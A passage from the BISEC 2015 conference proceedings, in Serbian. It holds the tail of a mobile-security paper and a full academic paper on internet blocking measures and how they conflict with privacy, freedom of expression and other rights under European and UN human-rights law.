Održavanje sigurnosti svake komponente je ključna misija koja će uvek postojati dok je razvoja tehnologije. Inovacije su one koje pokreću čoveka da usavršava samog sebe. Propusti se prave svesno jer tako čovek sebe podstiče da se dalje usavršava i traga za do sada neotkrivenim činjenicama. Sve dok je ljudi na svetu, postojaće i rešenja za određene probleme. Bezbednost i zaštita mobilnih telefona su ključne stavke sadašnjice kojima treba težiti u svakom momentu.

LITERATURA

[1] IDC, *Android and IOS Continue to Dominate the Worldwide Smartphone Market*, Framingham, 2014

[2] Security Enhancements in Android http:// source.android.com//devices/tech/security/enhancem ents / html

[3] Ten common mobile security problems to attack https://www.pcworld.com/article/2010278/10-coommon-mobile-security-problems-to-attack.html

[4] Man-in-the-middle attack http:// www.owasp.org/ index.php/Main-in-the- middle_attack

[5] Becher, Mi Holz, Thorsten; Uellenbeck, Sebastian; Wolf, Christopher: „*Mobile Security Catching up? Revealing the Nuts and Bolts of Security of Mobile Devices.*“, 2011 IEEE Symposium on Security and Privacy.pp.96-11

[6] Gostov, A: „Mobile Malware Evoluation: All Overview“ http://www.securelist.com /en / analysis ? pobid= 200119916, Octobar 2010

[7] Five important things to know about security in Android https://www.computerworld.com/article/283 9452/android-security.html

[8] Rogers, David (2013). Mobile Security: A Guide for Users.Copper Horse Solutions Limited.ISI3N978-12 91 - 53309-5

[9] Android Mobile Security Threats usa.kaspersky.com /internet-security-center/threats/mobile#.Vug Lx15_ NHw

Konferencija o bezbednosti informacija BISEC 2015
Univerzitet Metropolitan

MERE BLOKIRANJA INTERNET SADRŽAJA

INTERNET BLOCKING MEASURES

ZVONIMIR IVANOVIĆ
KPA, Beograd, zvonimir.ivanovic@kpa.edu.rs

ALEKSANDAR ČUDAN
KPA, Beograd, aleksandar.cudan@kpa.edu.rs

Rezime: *U savremenom svetu pitanje prava i sloboda veoma je značajno pitanje koje predstavlja i merilo demokratičnosti jednog društva. Ukoliko se ova problematika posmatra sa aspekta definisanja ljudskih prava i sloboda, upoređivanjem sa terminima osnovnih ili fundamentalnih sloboda i prava, te građanskih prava, dobijamo širu sliku onoga što nas u ovoj oblasti omeđava i daje nam savremeno stanje ostvarenosti ovih prerogativa u jednoj demokratskoj državi. Ono što je velika nepoznanica jeste stanje ostvarenosti i mogućnosti njegovog unapređenja u relativno novoj sredini virtuelnog okruženja. Šta više iako su i internet i servisi koji na njemu postoje veoma bogati sadržajima, i postoje već duže vreme, regulativa koja treba da obezbedi poštovanje ljudskih prava i sloboda u ovoj oblasti nije uvek tako efikasna i ne prati savremene tendencije prisutne i veoma napredne u ovoj oblasti. Ovaj rad pokušava da ukaže na postojanje i ostvarivanje prava i sloboda čoveka i građanina u svetlu primene mera kojima se određeni sadržaji na internetu mogu blokirati*

Ključne reči: *Informaciona bezbednost, blikiranje interneta, ljudska prava, mere nadzora nad internet sadržajima,*

Abstract: *Summary: In the modern world the issue of rights and freedoms is a very important issue that represents a measure of democracy of certain society. If this issue is observed from the aspect of defining human rights and freedoms, by comparison with the terms of the basic or fundamental freedoms and rights, and civil rights, we get a broader picture of what are borders and limits in this area and gives us the contemporary state of progress made in implementing these prerogatives in one democratic country. What is the big unknown is the state of achievement and the possibility of improvement in the relatively new virtual environment. Moreover, although the Internet and the services on it are very rich in content, and there are in fact for a long time among us, following regulation which should ensure observance of human rights and freedoms in this area are not always as effective as they should be and do not follow contemporary present and very advanced trends in this field. This paper aims to show the existence and exercise of the rights and freedoms of man and citizen in the light of application of the measures by which certain activities on the Internet can block*

Keywords: *Information security,internet blocking, human rights, surveillance measures of internet content*

1. UVOD

U savremenim uslovima i aktuelnom svetu prepunom najrazličitijih opasnosti po običnog čoveka svaka država mora voditi računa o postojanju različitih rizika za sve korisnike interneta. Rizici evoluiraju od prostih rizika vezanih za informacije o regionu iz kog se komunicira sa zlonamernim korisnikom, do oduzimanja identiteta i drugih poverljivih informacija. Ako ovo podignemo na viši nivo, bivše svetske supersile su u hladnom ratu, kao najviše ciljeve obaveštajne delatnosti, postavljale pribavljanje, pored obaveštajnih podataka, i lične podatke lica koja mogu baratati obaveštajnim. Osnovni cilj ovog oblika pribavljanja jeste bio njihova zloupotreba (ličnih) podataka u cilju pribavljanja obaveštajnih. U svakom slučaju, savremene okolnosti diktiraju državama obaveze zaštite sopstvenih građana kao korisnika interneta i osoba koje postavljaju i objavljuju najrazličitije podatke na internetu. Ove obaveze ne proizilaze samo iz zakona jedne države, već proizilazi iz najrazličitijih međunarodnih pravnih akata. Obaveze koje proizilaze iz ovakvih akata se odnose i na zaštitu prava i sloboda svih subjekata titulara ovakvih prava, obzirom da se savremena država javlja kao garant i zaštitnik građana i uopšte ljudi. U tom smislu od najvećeg značaja je i očuvanje i zaštita ljudskih prava i sloboda. Mere zadiranja u ove slobode i prava moraju u jednom demokratskom društvu biti odraz savesnog i veoma striktnog poštovanja čoveka kao jedinke koja čini društvo. Ovakva zadiranja moraju biti transparentna i moraju poštovati sve zaštitne mehanizme i sisteme. Ka tome mora težiti svaka država u savremenom svetu.

2. DEFINISANJE

Pod terminom blokiranje interneta različiti teoretičari podrazumevaju različite stvari ili aktivnosti. Ovaj termin se često izjednačava sa terminom filtriranje interneta, a u svakom slučaju pokriva veliki dijapazon postupaka,

hardverskih i softverskih usluga. Značajno je razumeti da se ovi postupci mogu razlikovati u domašaju, mogućnostima sprečavanja korisnika da pristupe određenim sadržajima, efektivnosti, a takođe u mogućnostima i kvalitetu samog sprečavanja prema određenim sadržajima (prema nekim više efektivniji, a prema drugim manje), posebno u ekvivalentnosti u pravnom značaju i naravno domašaju. Osnovni cilj blokiranja interneta je blokiranje pristupa sadržaju određenim korisnicima sa personalnih računara ili telefona, tableta i drugih sličnih uređaja putem određenih softverskih pomagala ili hardverskih rešenja koja pregledaju (analiziraju) internet sadržaj koji se treba učiniti dostupnim i određuje da li će određeni, konkretni, sadržaj učiniti dostupnim širem auditorijumu ili ne. Trebalo bi objasniti da termin blokiranje nije najsrećnije rešenje za određivanje ovakve pojave, jer je veoma teško izvršiti blokiranje u smislu obustave potpunog komunikacionog saobraćaja. Naravno da ne postoji nekakav prekidač koji može obustaviti komunikacioni saobraćaj u potpunosti. Posebno je značajno shvatiti da ova aktivnost predstavlja jedan jako kompleksan sistem radnji koje, i pored veoma značajnih napora stručnjaka u kreiranju ovih mera, vrlo često mogu, u praksi, biti izbegnute i prevaziđene upotrebom nekih banalnih alatki i na efemerno lak način. Razlog za ovo leži u samoj prirodi interneta koji je i kreiran sa ciljem olakšavanja i omogućavanja komunikacije, a ne njenog ometanja, na decentralizujućim osnovama, i bez granica. Filtriranje sadržaja ili blokiranje internet sadržaja nije nova aktivnost, a može se reći da je započela sa merama usmerenim na blokiranje nezatraženih elektronskih poštanskih poruka (e-mailova) popularno nazvanih „spam“. Osnovni cilj uvođenja ovakvog filtriranja elektronske komunikacije u prvim momentima bio je vezan za sprečavanja prezauzeća komunikacionih kanala, odnosno kapaciteta mreže. U poslednje vreme ova oblast je mesto nadmetanja u razvoju tehničkih kapaciteta i unapređivanju rešenja različitih inicijativa tzv. anti spam inicijativa i pro spam aktivista. Ova specifična borba je ukazala na nepostojanje mogućnosti potpunog blokiranja ovakvog sadržaja, svi smo svedoci da je nemoguće u potpunosti zaustaviti priliv materijala koji ima neželjen sadržaj ili čiji je sadržaj nezatražen (neželjen) od strane primaoca. Treba pomenuti [4] i da je problem blokiranja interneta vezan za lažne pozitivne (kada je podatak blokiran iako nije trebao biti – lažno je prikazan kao neželjen iz nekog razloga koji je sistem prepoznao kao pozitivan – nezatražen, neželjen, a u suštini to nije) i lažne negativne elemente (suprotno od prethodnog, kada je neželjen podatak ušao u sistem i pored primene tehnika blokiranja usled toga što ga je sistem prepoznao kao željenog, a on u suštini to nije), a u savremenim naprednim sistemima oni se minimiziraju kako bi se stvorili potpuniji i efikasniji sistemi sa efikasnijim i efektivnijim tehnikama blokiranja. Upravo ovi problemi čine najveći negativni momenat sistema blokiranja internet sajtova, odnosno sadržaja na njima, dostupnih širokoj javnosti koji se primenjuju na javni pristup www-mreži na određenom pristupnom području – kao izrazu suvereniteta u jednom virtuelnom domenu, a u vezi pristupa sa pristupnih tačaka unutar jedne suverene države. U tom smislu postoje značajne smernice koje se na nivou jednog društva moraju usvojiti ili bar razmatrati u pogledu obima, značaja, domašaja i sredstava korišćenih u ovom pravcu, zbog značaja njihovog uticaja na slobode i prava građana. Po pravilu se mere i sistemi filtriranja koriste i primenjuju sa veoma malo mogućnosti javnog uvida ili neadekvatnim nivoom uvida javnosti u tehnike i mere primenjene u ovakvim slučajevima. U svakom slučaju ovakve aktivnosti državnih subjekata moraju biti uređene, propisane, predviđene na jedan transparentan način, sa ciljem da takve mere služe višem cilju ka kome streme svi akteri u jednoj društvenoj zajednici – i državna vlast i privatni korisnici – građani i pravna lica. Dva su glavna stila korišćenja u ovakvom blokiranju internet sadržaja koji se danas koriste [4]: personalno filtriranje i blokiranje mreže, a postoje i hibridni metodi koji kombinuju metode dva pomenuta. Prvi je vezan za lice koje se javlja kao ciljano ovim sistemom – korisnik sistema se kreira prema kategorijama u koju ovo lice spada (odrasli, roditelji, deca, učenici, nastavnici...) i ovakav sistem se ostvaruje na način kojim se korisnicima generalno ne blokira fizički pristup (dakle, ne svima) pa makar bio i nelegalan, ali u zavisnosti od kategorije korisnika nekima je dostupan, a nekima nije, ali od njihove kategorije zavisi da li ga mogu videti, skinuti i sl. Kod internet blokiranja baziranog na mrežnim parametrima, provajder usluga (provajder internet usluga, poslodavac, klub, hotel i sl.) može odrediti koje vrste usluga (i koji sadržaji mogu biti) su dostupne korisnicima usluga, odnosno one koje će blokirati, da li će svim korisnicima blokirati prijem svih ili pojedinih usluga, a ponekad se sistem može oblikovati u smislu samostalnog odlučivanja, odnosno da se kriterijumi blokiranja zasnivaju na kategorijama korisnika.

3. INTERNET BLOKIRANJE I ZAKON

Kao što se može zaključiti iz prikazanog, blokiranje sadržaja nije i ne predstavlja definitivno rešenje i potpuno otklanjanje problema koji se blokira. Mnogi su metodi i tehnike na raspolaganju izvršiocima u cilju prevazilaženja mera i postupaka usmerenih na blokiranje, i svakodnevno se sve više i više njih javlja na otvorenom tržištu. Sa jedne strane mere koje se primenjuju u pravcu blokiranja određenih sadržaja mora da ispune uslove proporcionalnosti i prihvatljivosti u jednom demokratskom društvu, a sa druge treba da izdrže svakodnevne napade i izazove u savremenom digitalnom okruženju. U ovom smislu interesantno je razmotriti izazove vezane za pravne probleme povodom sloboda i prava čoveka i građanina koje se ovim putem ograničavaju. Ovde bi trebalo da se pomire težnje savremenog demokratskog društva za očuvanjem sloboda i prava, i koja to zaštita prava i sloboda omogućava primenu takvih drastičnih ograničenja sloboda u smislu blokiranja određenih sadržaja određenim korisnicima. Sa zakonodavnog aspekta u pitanju je mera kojom se u cilju zaštite određenog interesa pruža ovlašćenje određenom subjektu da blokira, odabere vrstu tehnološko – tehničke mere, kao i da odredi sadržaj koji će se takvom prilikom blokirati uz svesnost da se ovakvim blokiranjem određenim građanima uskraćuje pravo pristupa takvom sadržaju ili da takve sadržaje diseminiraju.

Prema ovome internet blokiranje predstavlja meru koja se primenjuje u cilju zaštite određenih prava ili sloboda, a koja ima direktan i neposredan uticaj na slobode i prava drugih. Kako su prava i slobode omeđeni ustavom i zakonima jedne države, ali i međunarodnim pravnim aktima, posebno naglašavamo i evropskim pravnim tekovinama, uključujući i sudsku praksu Evropskog suda za ljudska prava (ECHR) neophodna je temeljna analiza zakonskih elemenata koji su relevantni u vezi sa istim, odnosno koji bi mogli biti u konfliktu sa takvom merom.

U evropskom pravnom okruženju mera blokiranja internet sadržaja može biti prvenstveno u sukobu sa sledećim oblastima prava, ljudskim pravima i fundamentalnim slobodama, odnosno nekim specifičnim normama vezanim za elektronske komunikacije. Sa druge strane može biti i u skladu sa primenom i zaštitom opisanih u zavisnosti od proporcionalnosti mere koja je usvojena u jednom pravnom sistemu. Utvrđivanje pozitivnih karakteristika mere i do kojih krajnjih domašaja ograničavanje određenih prava i osnovnih sloboda može biti ostvareno bez posledica koje bi predstavljale kršenje ovakvih prava i osnovih sloboda, predstavlja naš cilj u razumevanju domašaja i smisla ovakvih mera.

U pogledu mera koje treba da se razmatraju, neophodno je shvatiti koje se slobode i prava njima mogu ograničavati pa se u tom smislu mogu pojaviti pravo na zaštitu privatnog i porodičnog života ili pravo na slobodu izražavanja, a moguće je sagledati neke tri dimenzije u odnosima između demokratije i sloboda i prava u ovom smislu. Izborna prava – principijelno pravo i sloboda svake individue u učešću u javnom životu. Podela vlasti – institucionalne struktue u smislu podele vlasti. Osnovne slobode – Državna volja, angažovanje i požrtvovanost u zaštiti ljudskih prava i osnovnih sloboda. Razlika između ljudskih prava, osnovnih sloboda i građanskih sloboda uglavnom se nalazi u nosiocu prava, a koji zavisi od sadržine prava koje je u pitanju, odnosno vrednosti samog prava ili slobode i pravnog značaja odnosno vrednosti njihove zaštite. Određeno pravo može imati tri različite kvalifikacije koje pravo na privatni i porodični život i sloboda izražavanja imaju u različitim državama. Građanske slobode predstavljaju ograničenja ovlašćenja javnih vlasti prema građanima. U savremenim teoretskim radovima pojmovima ljudskih pava i građanskih prava dodati su pojmovi „osnovne slobode“ ili „osnovna prava“, a ona predstavljaju ona koja:

- predstavljaju zaštitu (ili štite) od izvršne ili zakonodavne vlasti
- su garatnovana ne samo zakonima, već ustavom i drugim fundamentalnim međunarodnim pravnim aktima (Poveljom UN, Evropskom konvencijom o ljudskim pravima i fundamentalnim slobodama i sl.)
- su obezbeđena i zaštićena od akata izvršne i zakonodavne vlasti, putem primene Ustava (ili međunarodnih pravnih tekovina), kroz kompetnetnost ne samo sudova države u kojoj se štite (uključujući i ustavne sudove država) već i međunarodne sudske institucije, kao na primer Evropskog suda za ljudska prava.

Upravo u svetlu ovakvih oblika zaštite osnovnih prava i sloboda se mora posmatrati i pravo i mogućnost angažovanja države u cilju ograničavanja određenih osnovnih prava i sloboda putem blokiranja interneta. Kao što je već pomenuto u pitanju su prvenstveno pravo na zaštitu ličnog i porodičnog života, sloboda izražavanja kao osnovne slobode i prava u vezi sa čijim uživanjem postoji mogućnost ograničavanja u ovakvim slučajevima i onih u čijem prilogu se mere blokiranja internet sadržaja mogu koristiti npr. prava dece da budu zaštićena od iskorišćavanja (ekspolatacije) i nasilja. Međunarodni instrumenti vezani za Ljudska prava i osnovne slobode u okvirima Ujedinjenih Nacija (UN) i Saveta Evrope (SE) su:

Povelja UN, Univerzalna deklaracija o ljudskim pravima UN, Međunarodni pakt o građanskim i političkim pravima UN, Konvencija o pravima deteta UN, Konvencija o pravima osoba sa invaliditetom UN, Konvencija o eliminaciji svih oblika rasne diskriminacije, Evropska konvencija o ljudskim pravima SE i Konvencija o visokotehnološkom kriminalu SE.

Uticaj na prava i slobode se može odraziti na sledeći način:

- Blokiranje interneta u vezi sa pravom na privatan život i zaštitu ličnog i porodičnog života ima svoj odraz u vezi dozvoljavanja ili zahtevanja zadržavanja internet podataka koji su zaštićeni kroz poverljivost, odnosno zaštitu od pojedinaca koji bi mogli koristiti određene potencijale interneta i time sprečiti mogućnost da na taj način pronađu određene konekcije – veze ili time načine ili ponude određene izbore u vezama, a što spada pod pravo na zaštitu privatnog života. U pogledu opisanih sloboda i prava ona mogu imati poseban značaj u slučaju kada neizbežno blokiranje interneta obuhvati i one sajtove koji ne predstavljaju i ne sadrže zabranjene elemente – takozvano overblokiranje.
- Internet blokiranje može ograničavati i slobodu izražavanja, kroz sprečavanje ljudi da pristupe onlajn dostupnim informacijama ili da ih na takav način čine dostupnim. Takođe na ovaj način prikazano blokiranje ima negativan uticaj na emitovanje, prijem i uopšte komuniciranje.
- Takođe ima uticaja na prava i slobode vezane za određene kategorije lica, od kojih najznačajniji uticaj ima na lica sa određenim oblicima invaliditeta u pogledu mogućnosti da pristupe odrešenim sadržajima na internetu, odnosno elektronskim komunikacijama
- Internet blokiranje se može posmatrati i sa aspekta zamene za poštovanje prava deteta predviđenih konvencijom o pravima deteta, kojom se obavezuju države potpisnice da preduzmu sve odgovarajuće mere i korake međunarodnog karaktera u cilju prevencije iskorišćavanje dece u pornografske svrhe.

Pravo na poštovanje i zaštitu ličnog i porodičnog života

Ono predstavlja ljudsko pravo i deo korpusa osnovnih sloboda, i time predstavlja građansku slobodu. Ono se direktno tiče i dece[1] i maloletnika i odraslih osoba. U smislu zaštite prava na privatni život, ona podrazumeva zaštitu pojedinaca od paušalnog i neosnovanog ometanja njihove privatnosti, porodičnog života, doma ili korespondencije kao i od napada na njihovu čast i reputaciju. Univerzalna deklaracija o ljudskim pravima proklamuje da „svako ima pravo na zakonsku zaštitu od takvih napada i ometanja“. Međunarodni pakt o građanskim i političkim pravima UN proklamuje i dodaje da ovakvo ometanje ili ograničavanje mora biti zakonito, a što dovodi u pitanje pojedine inicijative koje potiču iz različitih industrijskih domena a koje nemaju zakonskih osnova. Evropska konvencija omogućava primenu prava i sloboda, pod uslovima predviđenim konvencijom i pravnom praksom Evropskog suda za ljudska prava u Strazburu (ECHR)[2], kao i uslovima opisanim u tzv. „klauzuli javnog reda“ [4] uključujući i princip zakonitosti. Princip privatnosti korespondencije, koji ECHR prevodi u „zaštitu privatnosti komunikacije“ predstavlja jednu od osnovnih sloboda koja može primenom mera blokiranja internet sadržaja biti ograničena ili uskraćena. U zavisnosti od mete (odnosno cilja) koja se želi blokirati (vrstu sadržaja, komunikacionih protokola) sredstva korišćena za blokiranje i dodatnih pravila potencijalno postavljenih u cilju postizanja određenog cilja celokupnog mehanizma, pokušaji blokiranja internet sadržaja mogu čak voditi zadržavanju sadržaja određenih oblika komunikacije, ili čak nekih detalja ovog sadržaja vezanih za određenu osobu, individuu, bez njenog eksplicitnog pristanka. Čak i kada komunikacija primljena ili poslata od strane jedne osobe nije kategorisana kao korespondencija, i takvi oblici komunikacije su zaštićeni pravom na privatan život. Na bazi ovakvog principa mera blokiranja koja bi vodila zadržavanju podataka ili nadzoru nad ovakvim oblicima razmene podataka u smislu sadržaja koji osoba prima, šalje ili konsultuje, pa čak i ako je u pitanju akt provere sopstvenog znanja u smislu odlaska na određeni sajt u cilju konultacije podataka na njemu radi provere, isto bi predstavljalo ograničenje prava na privatni život, a takođe bi predstavljalo ograničenje prava na zaštitu ličnih podataka. U svakom slučaju neophodno je da ovakva mera bude predviđena u skladu sa *načelom minus malum permittitur ut evitetur maius* (da se načini manje zlo od zla koje preti).

Princip zaštite ličnih podataka implicira njihovu tajnost u onim slučajevima kada se kombinuju sa onim podacima koji omogućavaju posrednu ili neposrednu identifikaciju fizičkog lica. Svaki delić podataka koji omogućava nadzor nad pojedincima (osobama) smatra se opasnim, pa čak i ukoliko se ne koristi u neke nedozvoljene svrhe, posebno u jednom savremenom demokratskom društvu.

Sloboda otelotvorenja u zaštiti privatnog života može se shvatiti kao sloboda ostvarivanja i održavanja veza i kontakata i putem elektronskih komunikacija, ali takođe i pravljenja onlajn kulturnih i potrošačkih i drugih ličnih izbora, kao i da se slobodno surfuje internetom i pristupa informacijama na mreži. Sloboda korespondencije podrazumeva slobodu ostvarivanja korespondentne komunikacije sa odabranom osobom, je sama po sebi zaštićena pravom na tajnost korespondencije.

Sve do sada opisano u vezi sa fundamentalnim slobodama i pravima u pogledu blokiranja interneta čini se da direktno utiče na čl.8 Evropske konvencije o ljudskim pravima i osnovnim slobodama, koja se odnosi na pravo na poštovanje ličnog i porodičnog života. Utom cilju mera blokiranja određenog sadržaja može doći u konflikt sa fundamentalnim slobodama i rizik po datu slobodu, čak i u slučajevima kada nema za svrhu funkcionalnost koja predstavlja takav rizik.

Sloboda izražavanja sopstvenog mišljenja

Ona predstavlja ljudsko pravo i fundamentalnu slobodu, a time i građansku slobodu. Primenjuje se kako na odrasle tako i na decu (i maloletnike), a Konvencija o pravima deteta UN ima posebnu deklaraciju o slobodi izražavanja dece. Ovo pravo uključuje „slobodu da se ima mišljenje i da se primaju i izražavaju informacija i ideje“, „bez obzira na granice“. Ovo pravo se može uživati slobodno, „bez mešanja javne vlasti“. Univerzalna deklaracija o ljudskim pravima (UDLJP) i Međunarodni pakt o građanskim i političkim pravima (MPGPP) UN dodaju na prethodno opisano i slobodu „na traganje“ za informacijama i idejama „preko bilo kojih medija“ a dok MPGPP da to pravo može biti uživano „bilo oralno, pisanim putem ili štampanim, u umetničkom obliku ili putem bilo kojeg medija, po izboru titulara“. MPGPP i ECHR takođe ukazuju da pravo sa sobom nosi i određene obaveze i odgovornosti kao i da se može na određene načine ograničiti. Sloboda izražavanja uključuje i pravo da se informacija primi, naravno putem interneta. Svaka mera blokiranja internet sadržaja koja bi određenom licu predstavljala sprečavanje da do određenih informacija dođe, dakle da primi određene informacije, predstavljala bi zadiranje u ovako opisano fundamentalno pravo i slobodu. Postoje čak i određene grupacije, među kojima i evropski parlament koji smatraju da pristup internetu sam po sebi predstavlja osnovnu slobodu. Bez obzira na priznavanje statusa osnovne slobode pristup internetu se može posmatrati kao oblik uživanja slobode na izražavanje mišljenja i svaka mera koja ide u pravcu blokiranja pristupa određenim sadržajima na istom, predstavlja meru koja zadire u slobodu izražavanja mišljenja.

[1] Čl.16. Konvencije o pravima deteta UN koja direktno propisuje pravo na poštovanje pivatnog života deteta.

[2] U tom cilju ograničenja se odnose na ispunjavanje sledećih uslova, da je to „neophodno kao ograničenje sloboda i prava u demokratskom društvu“ kao i da se to čini u svrhu: zaštite života i zdravlja ljudi; zaštite nacionalne i javne bezbednosti; zaštite prava drugih lica; sprečavanje nemira i kriminala; zaštite ekonomske snage i bezbednosti zemlje.

Prava deteta

Svaka mera koja ide ka blokiranju pristupa određenom sadržaju na internetu, deci (i maloletnicima), koji bi bio koristan za njihov razvoj ili obrazovanje na putu ka odgovornom životu bila bi u koliziji sa Konvencijom o pravima deteta, a naročito sa pravom na izražavanje mišljenja, posebno ukoliko nije pod roditeljskom kontrolom.

Prava osoba sa invaliditetom

Osobe sa invaliditetom imaju vezano za njihov invaliditet dodatnu otežavajuću okolnost koja im u nekim slučajevima ograničava prava i slobode. Ovakvom njihovom stanju u pomoć može doći upravo korišćenje interneta, na različite načine, obzirom da korišćenje različitih usluga može biti i olakšano i omogućeno putem interneta. Mera blokiranja interneta bi kao posledicu imala i sprečavanje lica sa invaliditetom u pristupanju određenim sadržajima, a posledično time i u smislu zadiranja u neka od njihovih fundamentalnih sloboda i prava.

Prava koja bi se štitila primenom internet blokiranja

Naravno, postoje određena fundamentalna prava i slobode koja bi se primenom ovih mera mogla i štititi. Tri su:

- Prava deteta na zaštitu od nasilja
- Pravo na nediskriminaciju
- Autorska prava

Posebno je karakteristična specifičnost prava vezanih za određene oblike elektronskih komunikacija. Unutar evropske tekovine različitih prava i sloboda neophodno je pomenuti da se smatra opštim pravom i obavezom provajdera elektronskih komunikacionih usluga održavanje nivoa kvaliteta pruženih usluga, obaveza pružanja univerzalnih usluga, kao i obaveza pružaoca internet usluga na neutralnost. Posebno je značajno ovakve obaveze posmatrati u svetlu primene mera blokiranja internet sadržaja. Takođe u ovom smeru idu i pravila o odgovornosti provajdera internet usluga.

4. ZAKLJUČAK

Prikazano ukazuje na veoma kompleksno stanje u oblasti poštovanja ljudskih prava i sloboda, a posebno u oblasti informaciono komunikacionih tehnologija.

Internet kao nadogradnja informaciono komunikacionih tehnologija predstavlja značajno polje za testiranje domašaja različitih mera i metoda najrazličitijih subjekata. On predstavlja i poprište svakodnevnih borbi između najrazličitijih subjekata, njihovih tehnika i tehnologija, njihovih umotvorina i gluposti. Države se u takvom savremenom okruženju koriste najneverovatnijim načinima da pariraju oponentima u ovom okruženju.

Ovde su u igri i špijunske aktivnosti i aktivnosti najgnusnijih kriminalaca, ali i delanje najobičnijih korisnika – ljudi. Mere koje država preduzima prema negativnim pojavama u ovom virtuelnom okruženju moraju biti dovoljno izbalansirane i veoma kvalitetno odmerene kako bi zadovoljile zahteve i težnje savremenog demokratskog uređenja. U tom smislu mere države mogu biti predmet razmatranja međunarodnih institucija kao krajnjih oblika zaštite ljudskih i građanskih prava pojedinaca. Kao krajnja konsekvenca ovakvog stanja neophodno je da vlasti u savremenim demokratskim državama veoma dobro razmisle o mogućim posledicama sopstvenih aktivnosti u ovoj oblasti.

LITERATURA

[1] Žarković, M. Drakulić, M. Miladinović, S. Urošević, V. Batrićević, A, Lukić V. Ivanović, Z. Drakulić, R. Jovanović, S. Janković, Đurašković, M. Stojičić, S. Milanović, L. Veze *Cyber* kriminala sa iregularnom migracijom i trgovinom ljudima, (postoji i izdanje ove knjige i na engleskom jeziku, kao i dva cd izdanja) Ministarstvo unutrašnjih poslova, Urednik Vladimir Urošević, Beograd, 2014

[2] Czech Republic, Moldova and Serbia embrace plans to protect vital infrastructure, *DEFENDING CYBERSPACE, Per Concordiam,Journal of European security and defense issues*, Vol.5. Iss.2. 2014, pp.24-52

[3] Ivanović, Z. Vukanić, V. Analiza prava na privatnost u Srbiji kroz primenu normi o nadzoru komunkacija 309-335 u Spoljna politika Srbije i zajednička spoljna i bezbednosna politika EU (Ur. Dragan Đukanović i Miloš Jončić), Beograd 2012

[4] Internet blocking balancing cybercrime responses in democratic societies (Executive Summary) Prepared by Cormac Callanan (Ireland) Marco Gercke (Germany) Estelle De Marco (France) Hein Dries-Ziekenheiner (Netherlands), p.7. Council of Europe 2009.